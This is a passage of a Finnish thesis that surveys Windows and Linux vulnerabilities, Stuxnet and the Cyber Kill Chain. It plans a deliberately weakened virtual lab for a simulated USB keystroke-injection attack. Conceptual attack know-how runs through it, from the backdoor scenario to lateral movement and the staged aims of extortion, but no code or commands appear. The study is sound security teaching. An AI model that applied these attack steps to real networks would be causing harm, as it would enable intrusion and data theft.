Windows 10 on käyttöjärjestelmänä Windows-tuoteperheen yleisesti käytetyin käyttöjärjestelmä tyypillisessä kuluttajakäytössä. Vanhempia käyttöjärjestelmiä käytetään todennäköisesti teollisuudessa ja muissa suljetuissa ympäristöissä, joissa niihin kohdentuvia haavoittuvuuksia ei pysty hyväksikäyttämään, joten niiden tarkkaa määrää on vaikea kartoittaa. Kuva 5 esittää kaikki yleisessä tiedossa olevat haavoittuvuudet, jotka ovat kohdistuneet Windows 10 -käyttöjärjestelmään vuosina 2015–2022.



Kuva 5. Windows 10 haavoittuvuudet (Cvedetails 2022).

Kuvaa 5 tarkastellessa voi huomata, että selkeästi yleisimmät haavoittuvuudet ovat *execute code* -kategorian alla. Kyseinen kategoria kattaa haavoittuvuudet, joissa pahantekijä pystyisi suorittamaan mielivaltaisia komentoja kyseisellä järjestelmällä. Myös *gain information*– ja *grain privilege* -kategoriat ovat merkittäviä, sillä ne kattavat haavoittuvuudet, joilla pahantekijä pystyisi varastamaan arkaluontoista tietoa tai saavuttamaan enemmän käyttöoikeuksia ympäristössä. Haavoittuvuuksien yksilöimiseen käytetään Mitre-nimisen yrityksen luomaa CVE-ohjelmaa, jonka tavoitteena on tunnistaa, määritellä ja kategorisoida yleisesti tunnetut haavoittuvuudet, jotta eri toimialojen tietoturvavastaavat pystyvät nopeammin suojamaan järjestelmiä uuden haavoittuvuuden löytyessä. Jokainen CVE-tietokantaan kirjattu haavoittuvuus arvioidaan *Common Security Scoring System* (CVSS) -arviointijärjestelmän perusteella, joka huomioi haavoittuvuuden vaikutuksen, toteutuksen vaikeuden ja vaaditut käyttöoikeudet.

Vuoden 2021 kesäkuukausina julkiseen tietoon nousseet haavoittuvuudet, jotka kohdentuivat Windows-käyttöjärjestelmän *Print Spooler* -nimiseen palveluun, nimitettiin kokonaisuutena PrintNightmare:ksi. Tämän nimen alle lukeutui muun muassa käyttöoikeuksien korottamisen ja mielivaltaisen koodin suorittamisen mahdollistavia haavoittuvuuksia. Print Spooler -palveluna on jokaisella Windows-laitteella normaalisti aktiivinen ja se hallitsee laitteella tulostukseen liittyviä toimia, kuten oikeiden ajurien lataamista ja tulostamisen suorittamista (Microsoft 2021). Haavoittuvuuksien hyväksikäyttämiseksi pahantekijän tuli saada kohdelaite lataamaan Print Spooler -palvelun avulla haitallinen ajuri joko pahantekijän isännöimästä verkkopalvelusta tai laitteen omasta tietokannasta (Ilascu 2021). Vaikka haavoittuvuus mahdollisti toimialueen haltuunoton ja sitä pidettiin kriittisenä, Microsoft ei onnistunut täysin korjaamaan haavoittuvuutta kuin vasta sama vuoden syyskuussa. Aiemmat korjaukset eivät täysin estäneet haavoittuvuuden hyväksikäyttöä ja hyväksikäytön estämiseksi Microsoft suositteli kyseisen palvelun toiminnan estämistä, joka puolestaan aiheutti tulostuspalvelun toimimattomuutta.

Microsoft Office -tuoteperhe ja niiden toimintaa edesauttavat Windows-käyttöjärjestelmän ohjelmat ovat usein käytettyjä hyökkäysten toteuttamiseen. Tyypillisesti sähköpostin kautta levitetyt haittaohjelmat soluttautuvat uskottavasti nimettyihin liitetiedostoihin, ja niiden avaaminen voi johtaa käytetyn laitteen saastumiseen tai käyttäjätunnusten varastamiseen. Vasta viime aikoina on Microsoft ryhtynyt toimiin estääkseen haitallisten *Visual Basic Application* (VBA) -ohjelmien suorittamisen tiedostoa avattaessa, ottaen enemmän vastuuta jatkuvasti kasvavassa uhkakuvien maailmassa. 2022 huhtikuussa Nao Sec -niminen tietoturvayritys havaitsi Word-dokumentin, joka käytti Windowsin diagnostiikkatyökalua (MSDT) suorittaakseen Powershell-komentokehotetta. Normaalisti MSDT:tä käytettäisiin Office-dokumenttien kanssa dokumenttipohjien hakemiseen paikallisesta hakemistosta, mutta kyseistä ominaisuutta käytettiin hyväksi haitallisen tiedoston hakemiseen hyväksikäyttäjän isännöimästä verkkopalvelusta. (Beyondtrust 2022) Kyseinen haavoittuvuus tunnetaan nimellä Follina ja sitä käytettiin aktiivisesti sähköpostin välityksellä levitettävissä haitallisissa dokumenteissa. Haavoittuvuutta voitaisiin käyttää mielivaltaisen koodin suorittamiseen saastuneella laitteella sekä ohjelmien asentamiseen. Microsoft onnistuneesti korjasi haavoittuvuuden 14. kesäkuuta, joka esti MSDT:tä suorittamasta Powershell-komentokehoitetta.

Microsoft, kuten monet suuret toimijat, jakavat säännöllisesti päivityksiä käyttäjäkunnalleen. Microsoftin tapauksessa päivitykset jaetaan joka viikon tiistai ja Windows-järjestelmissä päivitykset asentuvat usein automaattisesti. Tuotannon perintöpalvelimissa tai muuten vähällä käytöllä olevat palvelimet voivat jäädä huomiotta päivitysten ulkopuolelle, johtaen mahdollisiin riskeihin toimialueissa, joissa palvelinten hoitaminen on heikkoa.

3.2 GNU/Linux-järjestelmät

Linux-pohjaiset käyttöjärjestelmät lukeutuvat maailman eniten käytetyihin järjestelmiin. Sovellettuina mm. teollisuudessa tuotantolaitteiden ohjausyksiköissä, verkkolaitteiden keskusyksiköissä, älykkäissä kodinkoneissa ja palvelinten käyttöjärjestelminä. Sulautettujen järjestelmien lisäksi Linuxiin

pohjautuu esimerkiksi yleisesti käytetty Android-käyttöjärjestelmä, joka on suosittu monien kehittäjien parissa sen avoimen lähdekoodin vuoksi. Suomalainen Linus Torvarlds kehitti Linux-käyttöjärjestelmäytimen ts. Linux-kernelin vuonna 1991 ja vuonna 1992 Linux yhdistettiin GNU-ohjelmiston kanssa muodostaen kokonaisuuden "GNU/Linux". Alusta lähtien GNU/Linux -järjestelmä on perustunut avoimeen lähdekoodiin, joka on mahdollistanut satojen eri käyttöjärjestelmäjakeluiden luomisen ja niiden sovellutusten vaihteleviin ympäristöihin. (Stallman 2021). Vaikka GNU\Linux-järjestelmäjakeluiden yhteinen kernel auttaa jakeluiden integraatiota ja toimivuutta keskenään, toisaalta se altistaa jokaisen jakelun samanlaisille haavoittuvuuksille. Lisäksi joissain jakelusovellutuksissa järjestelmän hallinnoimat palvelut voivat olla hyvin vanhoja, ja kernelin päivittäminen voisi johtaa kyseisten palveluiden toimimattomuuteen, tehden kernelin päivittämisestä käytännössä mahdotonta.

Dirty Cow -niminen haavoittuvuus kohdentui Linux-kerneliin vuosina 2007–2016, mutta vasta 2016 siitä julkaistiin *proof-of-concept* (PoC) eli sen toimivuus todistettiin esimerkkiohjelmalla julkisesti. Haavoittuvuudessa matalan käyttöoikeuden käyttäjä pystyi ylikirjoittamaan tiedostoja, joita käyttäjä pystyisi muuten vain lukemaan. Haavoittuvuus mahdollistaisi käyttäjän saamaan laitteella korkeimmat käyttöoikeudet, *root* eli ylläpito-oikeudet ja siten kaappaamaan palvelimen täysin. Toinen hyvin samanlainen haavoittuvuus, *Dirty Pipe*, tuli julkiseen tietoon maaliskuussa 2022. *Dirty Pipe*– ja *Dirty Cow* -haavoittuvuudet kummatkin hyödynsivät kernelin prosessien välimuistissa olevaa tietoa, joka ylikirjoitettiin käyttäen järjestelmän virheellisesti toimivia komponentteja (Arntz, 2022). Sen avulla hyväksikäyttäjät pystyivät ylikirjoittamaan arkaluontoisiin tiedostoihin, kuten käyttäjien salasanoja säilyttävään passwd-tiedostoon, ja siten saada haltuunsa korkeamman käyttöoikeuden käyttäjän. Dirty *Pipe* -haavoittuvuus korjattiinkin todella nopeasti verrattuna *Dirty Cow* -haavoittuvuuteen, johtuen mahdollisesti jälkimmäisen haavoittuvuuden korjauksessa opituista virheistä, kuten kiireellisyydestä ja korjausten jakamisesta. Linux-kerneliin kohdentuvissa haavoittuvuuksissa monet unohtavat huomioida, että Android-käyttöjärjestelmä pohjautuu myös siihen. Yleinen trendi

älypuhelinten valmistajien parissa on lopettaa tietoturva– ja järjestelmäpäivitysten jakaminen tuotteisiinsa vain muutaman vuoden jälkeen, mahdollisesti jättäen monet kuluttajat haavoittuvien laitteiden kanssa.
Kuten Windows-käyttöjärjestelmässä, GNU/Linux-käyttöjärjestelmissä on myös käyttäjäprofiileja ja niihin jaettuja käyttöoikeuksia. Käyttäjille jaetaan oikeuksia riippuen heidän tarpeistansa, esimerkiksi ylläpitokäyttäjälle annettaisiin oikeudet hallita palvelimelle asennettavien ohjelmien päivityksistä ja uusien asentamisista, mutta samoja oikeuksia ei annettaisi palvelimen tietokantaa käyttävälle palkanlaskijalle. GNU/Linux-käyttöjärjestelmien vahvuutena pidetäänkin niiden muokattavuutta ja usein tiettyyn käyttötarkoitukseen sovellettujen järjestelmien halutaankin olevan hyvin yksinkertaisia, jotta voidaan säästää laitteen resursseja esimerkiksi ohjelmien laskentatehoon. Yksinkertaisten järjestelmien ongelmana on kuitenkin minkäänlaisen suojauksen puute ja täysin puhtaalta pöydältä lähteminen järjestelmän koventamiseksi voi johtaa aukkoihin järjestelmän tietoturvassa. Koska GNU/Linux-järjestelmät ovat pohjimmiltaan samasta muotista tehtyjä, voidaan samoja aukkoja järjestelmien tietoturvassa löytää melkein kaikista Linux-kerneliin pohjautuvista järjestelmistä.

3.3 Esimerkkitapaus: Stuxnet

Stuxnet-niminen haittaohjelma on suunnattu tiettyihin ICS-järjestelmiä hallinnoiviin Windows- ja PLC-laitteisiin. Ohjelman tavoitteena on vaikuttaa laitteiden toimintaan ja tarkkailla ympäristöä, jossa laite on toiminnassa (Chien, Falliere, Murchu 2010, 2–3). ICS eli *industrial control system* vastaavat tuotantolaitoksien erilaisten teollisuusprosessien hallinnoimisesta ja osana ICS:ää ovat PLC:t eli *programmable logic controller* -laitteet. Stuxnet-haittaohjelman epäillään kohdentuneen alun perin Iranin ydinaseohjelmaa kehittäviin laitoksiin vuosien 2007–2011 aikana, johtuen hyvin kohdennetusta leviämistavasta ja siitä, että suurin osa ilmoitetuista saastuneista laitteista sijaitsi Iranissa (Chien, Falliere, Murchu 2010, 6). Koska ydinvoimalan ICS-laitteet eivät olleet yhteydessä Internettiin, on vahvoja viitteitä, että haittaohjelma toimitettiin

haitallisen USB-muistitikun tai kannettavan tietokoneen kautta ympäristöön jonkun työntekijän toimesta.


Stuxnetin aiheuttamat vahingot Iranin ydinohjelmalle olivat mittavat ja hidastivat uraaninrikastusprosessia merkittävästi. ICS-laitteet, jotka hallinnoivat uraaninrikastuksessa käytettäviä sentrifugeja olivat keskeisin kohde Stuxnetille. Jotta sentrifugit pystyisivät jalostamaan uraania, tulee niiden toiminta varmistaa tarkoilla mittauksilla ja vakaalla ympäristöllä, sillä niiden toimintatapa vaatii pyörimisen korkealla taajuudella ja tarkasti määrätyn paineen sentrifugin sisällä. Kun Stuxnet tartutti kohteen ICS-laitteet, jotka hallinnoivat sentrifugeja, haittaohjelma pystyi hienovaraisesti muuttamaan niiden pyörimistaajuutta, joka lyhentäisi niiden käyttöikää ja hidastaisi uraanin jalostusprosessia. Tällainen huomaamaton sentrifugien manipulointi johti loppujen lopuksi jopa 9 000 sentrifugin tuhoon, joka vastaa n. 10 %:a Natanzin ydinvoimalan kapasiteetista. (Brash 2021.) Kokonaisuudessaan Stuxnet levisi Iranissa 14 laitokseen, tartuttaen yli 200 000 laitetta levitessään (Brash 2021).

Stuxnetin tapauksessa Natanzin ydinvoimalan tietoturvavastaavat ajattelivat, että täysi eristäytyminen julkiverkosta ja ICS-laitteiden hallinta sisäisessä verkossa riittäisi estämään kaikki mahdolliset haitat, jotka voisivat vaikuttaa voimalan toimintaan. Voimalan henkilöstö ei kuitenkaan osannut odottaa, että uhka voimalan toimintaan tulisi toisen työntekijän, Israelin tiedustelupalvelun myyrän, mukana. Kyseinen työntekijä toimitti Stuxnetin Natanzin ydinvoimalaan käyttäen USB-muistitikkua, johon ohjelma oli asennettuna, ohittaen täysin voimalan ensisijaisen puolustuskeinon eli sisäisen verkon eristäytyneisyyden julkiverkosta (Zetter, Modderkolk 2019).

Stuxnet osoittaa, että järjestelmien eristäminen Internetistä ei poista uhan mahdollisuutta missään ympäristössä. Toki tässä tapauksessa toimijana ei ollut mikään yksittäinen henkilö vaan yksi maailman kehittyneimmistä tiedustelujoukoista yhteistyössä monen muun tahon kanssa. Tapaus antaa kuitenkin perspektiiviä mahdollisista tilanteista, joissa valtion takaama ryhmä pystyisi ottamaan haltuun tai tuhoamaan vieraan valtion kriittistä infrastruktuuria.

4 HYÖKKÄYKSEN VAIHEET

The Cyber Kill Chain on Lockeed Martin -nimisen yrityksen kehittämä havainnollistava malli kyberhyökkäyksen eri vaiheista, aina tiedustelusta tiedon varastamiseen. (Kuva 6) Mallin tarkoituksena on esittää ne vaiheet, jotka hyökkääjän tulee toteuttaa, jotta he pääsevät tavoitteisiinsa (Lockeed Martin, The Cyber Kill Chain). Cyber kill chain -mallissa siirtyminen vaiheesta toiseen voidaan pitää osana ketjua ja tämän ketjun katkaiseminen on yrityksen tietoturvavastaajien keskeisin tavoite hyökkäyksen estämiseksi.



Kuva 6. Havainnollistava kuva Cyber Kill Chain -mallista.

Malli ei kuitenkaan aina toteudu suoraviivaisesti. Päästyään vaiheeseen hyväksikäyttö hyökkääjä voi todeta kohteen korjanneen tiedusteluvaiheessa löydetyn haavoittuvuuden ja tämän vuoksi hyväksikäyttö ei ollut mahdollista. Hyökkääjä joutuu palaamaan taaksepäin ja yrittämään uudestaan eri tekniikalla. Toisaalta hyökkääjä voi onnistua ohittamaan vaiheita, mikäli hän on saanut korkean tason käyttäjän tunnuksen ja salasanan tiedusteluvaiheessa, siirtyen suoraan etähallintaan ja kohteen manipulointiin. Seuraavaksi tarkastellaan mallin eri vaiheiden toteutusta ja sitä, miten USB-syöttölaitetta pystyisi hyödyntämään mahdollisessa hyökkäystilanteessa.

4.1 Tiedustelu ja aseistus

Hyökkäyksessä lähdetään liikkeelle tiedusteluvaiheesta, jonka tarkoituksena on saada kohteesta mahdollisimman laaja kuva. Tiedustelussa halutaan selvittää esimerkiksi kohteen verkkoympäristön laajuus ja kokoonpano, millaisia Internetissä havaittavia palveluita kohde ylläpitää sekä tutkia niitä palveluita mahdollisten haavoittuvuuksien löytämiseksi. Lisäksi voidaan hyödyntää avointen lähteiden tiedustelua, kuten sosiaalista mediaa, josta voi löytyä esimerkiksi kuvia yrityksen toimitiloista tai muuta arkaluontoista materiaalia. (Hutchins, Cloppert, Amin, 2020. 4.) Vaikka hyökkääjä saisi pääsyn kohteen järjestelmiin vain yhtä haavoittuvaa tekijää hyödyntäen, tiedustelussa on hyvä kartoittaa kaikki mahdolliset keinot ja kohteen hyödykkeet, joita voidaan käyttää myöhemmin hyökkäyksen edetessä. Mikäli tiedustelussa havaitaan jokin haavoittuva tekijä, kuten huolimattomasti konfiguroitu verkkosivu, voidaan siirtyä hyökkäysketjun aseistusvaiheeseen, jossa tehdään tarpeelliset valmistelut haavoittuvuuden hyödyntämiseksi. Riippuen haavoittuvuudesta ja hyökkääjän taidoista, aseistusvaihe voi olla hyvinkin nopeasti suoritettu, etenkin jos hyökkääjä hyödyntää olemassa olevia ohjelmia hyökkäyksen toteuttamiseksi.

4.2 Toimitus ja hyväksikäyttö

Toimitus-vaiheessa hyökkääjän kehittämä hyökkäyspaketti toimitetaan kohteeseen. Toimitustapa paketille riippuu täysin kohteen verkkoympäristön kokoonpanosta sekä itse haavoittuvuudesta, tehden lähes jokaisesta hyökkäysskenaariosta ainutlaatuisen. Mikäli tiedustelussa löydetty haavoittuvuus kohdentuu yrityksen verkkosivuihin, hyökkääjä voi toimittaa vaadittavan paketin kohteeseen verkkosivujen haavoittuvuutta hyödyntäen. Riippuen haavoittuvuuden luonteesta, tätä kautta hyökkääjä voi saada jalansijaa kohteen verkkoympäristöön ja saada ns. etähallinta kohteen palvelimille, jossa laitetta pystyy hallitsemaan etänä samalla tavalla kuin hyökkääjä istuisi laitteen edessä fyysisesti. Toisaalta on mahdollista, että yrityksen ylläpitämissä verkkopalveluissa ei ole haavoittuvuuksia tai tiedustelussa havaittu haavoittuvuus on korjattu, joka vaatii hyökkääjää muuttamaan lähestymistapaa ympäristöön pääsemiseksi. Hyökkääjä voi yrittää toimittaa hyökkäyspaketin kohteeseen joko sähköpostin tai jonkin laitteen mukana. Haittaohjelmien lähetys sähköpostin kautta oli yleisin keino saastuttaa laitteita vuonna 2021, jopa 92 % haittaohjelmista toimitettiin sen avulla (Trend Micro 2022, 12).

Tilanteessa, jossa hyökkääjä ei pääse kohteen ympäristöön käsiksi julkiverkon ylitse, jää hänelle ainoaksi vaihtoehdoksi fyysinen lähestymistapa. Todellisuudessa tässä vaiheessa hyökkääjä todennäköisesti lopettaisi hyökkäysyrityksensä, koska kiinnijäämisen mahdollisuus fyysisessä lähestymisessä on todella suuri verrattuna verkon yli hyökätessä. Tässä tapauksessa voidaankin luoda kuvitteellinen tilanne, jossa hyökkääjä on osa aktivistiryhmittymää, joka haluaa aiheuttaa heidän aatteitaan vastustavalle yritykselle vahinkoa. Kyseisellä ryhmällä on niin palava oikeudenmukaisuuden tahto, että lähtevät suorittamaan fyysistä tunkeutumista yrityksen toimitiloihin.

Hyväksikäyttö-vaiheessa hyökkäyspaketti suoritetaan halutussa kohteessa. Esimerkkitilanteessa hyökkääjämme on saanut fyysisen tunkeutumisen ohessa syötettyä ohjelmoidun USB-syöttölaitteen kohdeyrityksessä olevan työntekijän työkoneeseen. Fyysisessä tunkeutumisessa hyödynnetään paljon sosiaalista

manipulaatiota ja siinä etenkin korostuu kohdeyrityksen perinpohjainen taustatutkinta, jotta hyökkääjällä on mahdollista päästä käsiksi henkilökunnan tiloihin ja laitteisiin.

4.3 Hyökkäyspaketin asennus ja etähallinta

Onnistunut haavoittuvuuden hyväksikäyttö johtaa haitallisen ohjelman asentumiseen kohdelaitteelle. Esimerkkitapauksessa hyödynnetty haavoittuvuus liittyi kohteen puutteelliseen fyysiseen turvallisuuteen, joka mahdollisti hyökkääjälle pääsyn työntekijän päätelaitteeseen. USB-syöttölaitetta käytettiin tapauksessa asentaakseen laitteeseen ns. takaovi, joka mahdollistaa hyökkääjälle pääsyn ulkoverkosta laitteeseen ja sitä kautta kohteen sisäverkkoon.

Saatuaan haltuun yksittäisen työntekijän tietokoneen, hyökkääjä voisi tyytyä vain kyseisen laitteen tyhjentämiseen, mutta saavuttaakseen lopullisen tavoitteensa, tulee hyökkääjän saada haltuunsa enemmän yrityksen toimialueen hyödykkeitä. Hyökkäystä voidaankin pitää kaksiosaisena, jossa kumpikin hyökkäys on oma kokonaisuutensa, mutta molempia vaaditaan saavuttaakseen hyökkääjän lopullinen tavoite, eli yritykselle maksimaalisen haitan aiheuttaminen. Ensisijainen tavoite oli yrityksen toimialueeseen pääsy ja sen saavutettuaan, voidaan lähteä tavoittelemaan lopullista tavoitetta, joka vaatii ympäristön haltuunoton. Cyber Kill Chain -mallin mukaisesti, hyökkääjä tutkii ympäristöä ja tekee saadun tiedon perusteella valmistelut hyökkäyksen etenemiseen. Hyökkäyksessä voi tapahtua lateraalista eli sivuttaissuuntaista liikettä, jossa hyökkääjä saa haltuunsa lisää saman ryhmän laitteita ja käyttäjiä, kuten aiemmin esitellyssä toimialueen mallissa (Kuva 3). Sivuttaissuuntaisessa liikkeessä hyökkääjä voi saada haltuunsa myös korkeamman käyttöoikeuden tunnuksia, joiden avulla hän voi saada haltuunsa yhä laajemmin toimialueen laitteita ja palvelimia. Lopullinen tulos sivuttaissuuntaisessa liikkeessä ja käyttöoikeuksien korottamisessa on toimialueen hallintapalvelimen ja sitä hallinnoivien käyttäjien kaappaaminen.

4.4 Hyökkääjän tavoitteet ja kohteen manipulointi

Hyökkääjien motiivit ja tavoitteet vaikuttavat keskeisesti, millaista vahinkoa he haluavat kohteilleen aiheuttaa. Crowdstrike on tunnistanut vuotuisessa Global Threat Report -raportissaan neljä erilaista uhkatekijää: eCrime, Targeted, Hacktivist ja Unattributed. Ensimmäisen toimintaa motivoi taloudellinen hyöty, toinen kattaa valtion tai jonkin tahon tukemat hyökkääjät, kolmas asettaa aatteet ja periaatteet etusijalle valitessaan kohdetta ja neljännes koostuu yksittäisistä toimijoista, joiden motiiveista ei ole selkeää tietoa (Crowdstrike 2022, 9). Hyökkäystekniikkojen ero voi näkyä esimerkiksi siinä, haluaako pahantekijä kiristää kohteeltaan rahaa vai halutaanko vain aiheuttaa tuhoa. Crowdstriken uhkaraportissa mainitaan lisäksi, että vuodesta 2020 vuoteen 2021 on ilmoitettujen kiristyshaittaohjelma-kampanjoiden määrä kasvanut 82 % eli reilusti yli tuhat tapausta enemmän (Crowdstrike 2022, 11). Kiristysohjelmat eivät jää ainoastaan taloudellista hyötyä tavoittelevien hyökkääjien pariin, vaan samanlaista hyötyä voivat havitella myös valtiolliset toimijat, jotka aiheuttavat tyypillistä vahinkoa kohteilleen, mutta yrittävät samalla kiristää kohteiltaan rahaa.

Esimerkkitapauksessa hyökkääjillä on selkeä tavoite, jossa halutaan aiheuttaa yritykselle mahdollisimman paljon haittaa. Toimialue hyökkääjien hallinnassa mahdollistaa monia vaihtoehtoja, kuten asiakastietojen, käyttäjätietojen ja muun arkaluontoisen datan varastamisen. Hyökkääjät voisivat esimerkiksi varastaa tiedot, poistaa alkuperäiset ja kiristää yritystä varastetuilla tiedoilla. Yrityksen maineen kärsiminen, immateriaalisen omaisuuden kadottaminen, toimintalupien menettäminen ja pahimmillaan toiminnan loppuminen ovat kiristyksen kohteiksi joutuneiden yritysten mielessä. Mahdollisuudet ovat lähes rajattomat, mutta hyökkääjien tulee muistaa myös omat eettiset sääntönsä. Arkaluontoisen tiedon levittämisessä suurempi vahinko voi kohdistua yksittäiseen työntekijään eikä yritykseen, joka voi joissain Hactivist-ryhmissä aiheuttaa sisäistä eripuraa tavoitteisiin pääsystä.

5 TESTAUSYMPÄRISTÖN SUUNNITTELU

Ohjelmoitavan USB-syöttölaitteen käyttäminen ja sen suorituskyvyn testaaminen hyökkäystilanteessa toteutetaan käyttäen Oraclen Virtualbox-nimistä virtualisointialustaa. Virtualbox virtualisointialustalla pystytään luomaan virtuaalisia kopioita fyysisistä tietokoneista ja monella virtuaalisella tietokoneella pystytään luomaan fyysisten toimialueiden kaltaisia ympäristöjä, joissa on esimerkiksi palvelimia, tulostimia ja verkkoalueita. Tällaiseen virtuaaliseen toimialueeseen on lisäksi mahdollista liittää muita fyysisiä laitteita joka mahdollistaa opinnäytetyön kirjoittajan käyttää ohjelmoitua USB-syöttölaitetta hyökkäysvälineenä.


Seuraavissa kappaleissa käydään läpi virtuaalisen toimialueen rakentaminen ja millaisia palveluita ja laitteita siihen liitetään. Toimialueen mallina käytetään kuvan 3 kaltaista kokoonpanoa, jossa on muutamia päätelaitteita, palvelimia, käyttäjätilejä ja -ryhmiä.

5.1 Ympäristön rakentaminen

Virtuaalisen ympäristön luomisessa lähdetään liikkeelle toimialueen rakenteen suunnittelusta. Käytännössä riittäisi, että toimialueessa olisi vain hallintapalvelin, mutta mielenkiintoisemman hyökkäyssimulaation luomiseksi lisäämme ympäristöön päätelaitteita ja tietokanta palvelimen. Päätelaitteina toimii Microsoftin verkkosivuilta ladattu Windows 10 Enterprise -käyttöjärjestelmän ilmaisversio, jonka täydet käyttöominaisuudet säilyvät 90 päivää aktivoinnista. Ylläpitopalvelin ja tietokantapalvelin ovat Windows Server 2019 -palvelimia. Ympäristöön luodaan laitteiden lisäksi käyttäjiä ja ryhmiä, joiden avulla asetamme käyttöoikeuksia ja rajoitamme käyttäjien pääsyä toimialueen eri osiin.

Kuvassa 7 on esitetty toimialueen kokoonpano. Kaikki kuvan objektit lukuun ottamatta punaista laitetta ovat osana toimialuetta nimeltään reelsteelROOT. Mustalla suorakulmiolla rajatut objektit ovat kuuluvat ”Toimisto” OU:hun, joka sisältää ryhmät ”Taloushallinto”, ”Palvelinten ylläpito” ja ”Työasemien ylläpito”.

Taloushallinto-ryhmän käyttäjät saavat kirjautua työasemilleen ja heillä on pääsy tietokantapalvelimen palveluihin, mutta he eivät saa kirjautua kyseiselle palvelimelle. Taloushallinto-ryhmän yläpuolella on ”Työasemien ylläpito”– ja ”Palvelinten ylläpito” -ryhmät. Työasemien ylläpito -ryhmän jäsenet voivat kirjautua Taloushallinto-ryhmän työasemille paikallisina ylläpitokäyttäjinä, joka antaa heille täydet oikeudet laitteen hallintaan. Palvelinten ylläpito -ryhmä voi kirjautua tietokantapalvelimelle myös paikallisena ylläpitokäyttäjänä. OU:n ulkopuolella on tietokantapalvelin, toimialueen ylläpitopalvelin ja ”Toimialueen ylläpito” -ryhmä. Hallintapalvelimen paikallisen ylläpitokäyttäjän lisäksi ainoastaan toimialueen ylläpitokäyttäjä voi kirjautua hallintapalvelimelle. Tämän tarkoituksena on luona rajattu pääsy toimialueen kriittisimmälle objektille, jotta mahdollisessa tietomurrossa hyökkääjä ei pääsisi käsiksi hallintapalvelimelle helposti. Vaikka kuvassa ei sitä ole erikseen esitetty, niin toimialueen ylläpitokäyttäjällä pystyy kirjautumaan kaikille toimialueen laitteille ylläpito-oikeuksin. Punainen tietokone esittää hyökkääjän tietokonetta, jolla hallitaan yhtä Taloushallinnon tietokonetta etänä. Hyökkääjän tietokone on myös virtualisointialustalla tehty, joka on Debian-pohjainen käyttöjärjestelmä, johon on valmiiksi asennettu monia erilaisia hyökkäystyökaluja, joita tullaa hyödyntämään hyökkäyssimulaation edetessä. Virtualisointialustaa käytetään työn kirjoittajan Windows 10 -käyttöjärjestelmällä varustetulla tietokoneella.



Kuva 7. Toimialueen objektit ja rakenne.

Hyökkäyssimulaatiota varten toimialueeseen tehdään tarkoituksella haavoittuvuuksia ja huonoja tietoturvaperiaatteellisia ratkaisuja. Mainitut haavoittuvuudet ja tietoturvaratkaisut yrittävät simuloida yksinkertaisia virheitä ja huolimattomuutta toimialueen ylläpitäjien tai muiden toimistotyöntekijöiden toimesta, kuten parhaiten toimintatapojen vastaiset kirjautumiset tai toimialueen ryhmien huono suunnittelu.

6 HYÖKKÄYKSEN SUUNNITTELU

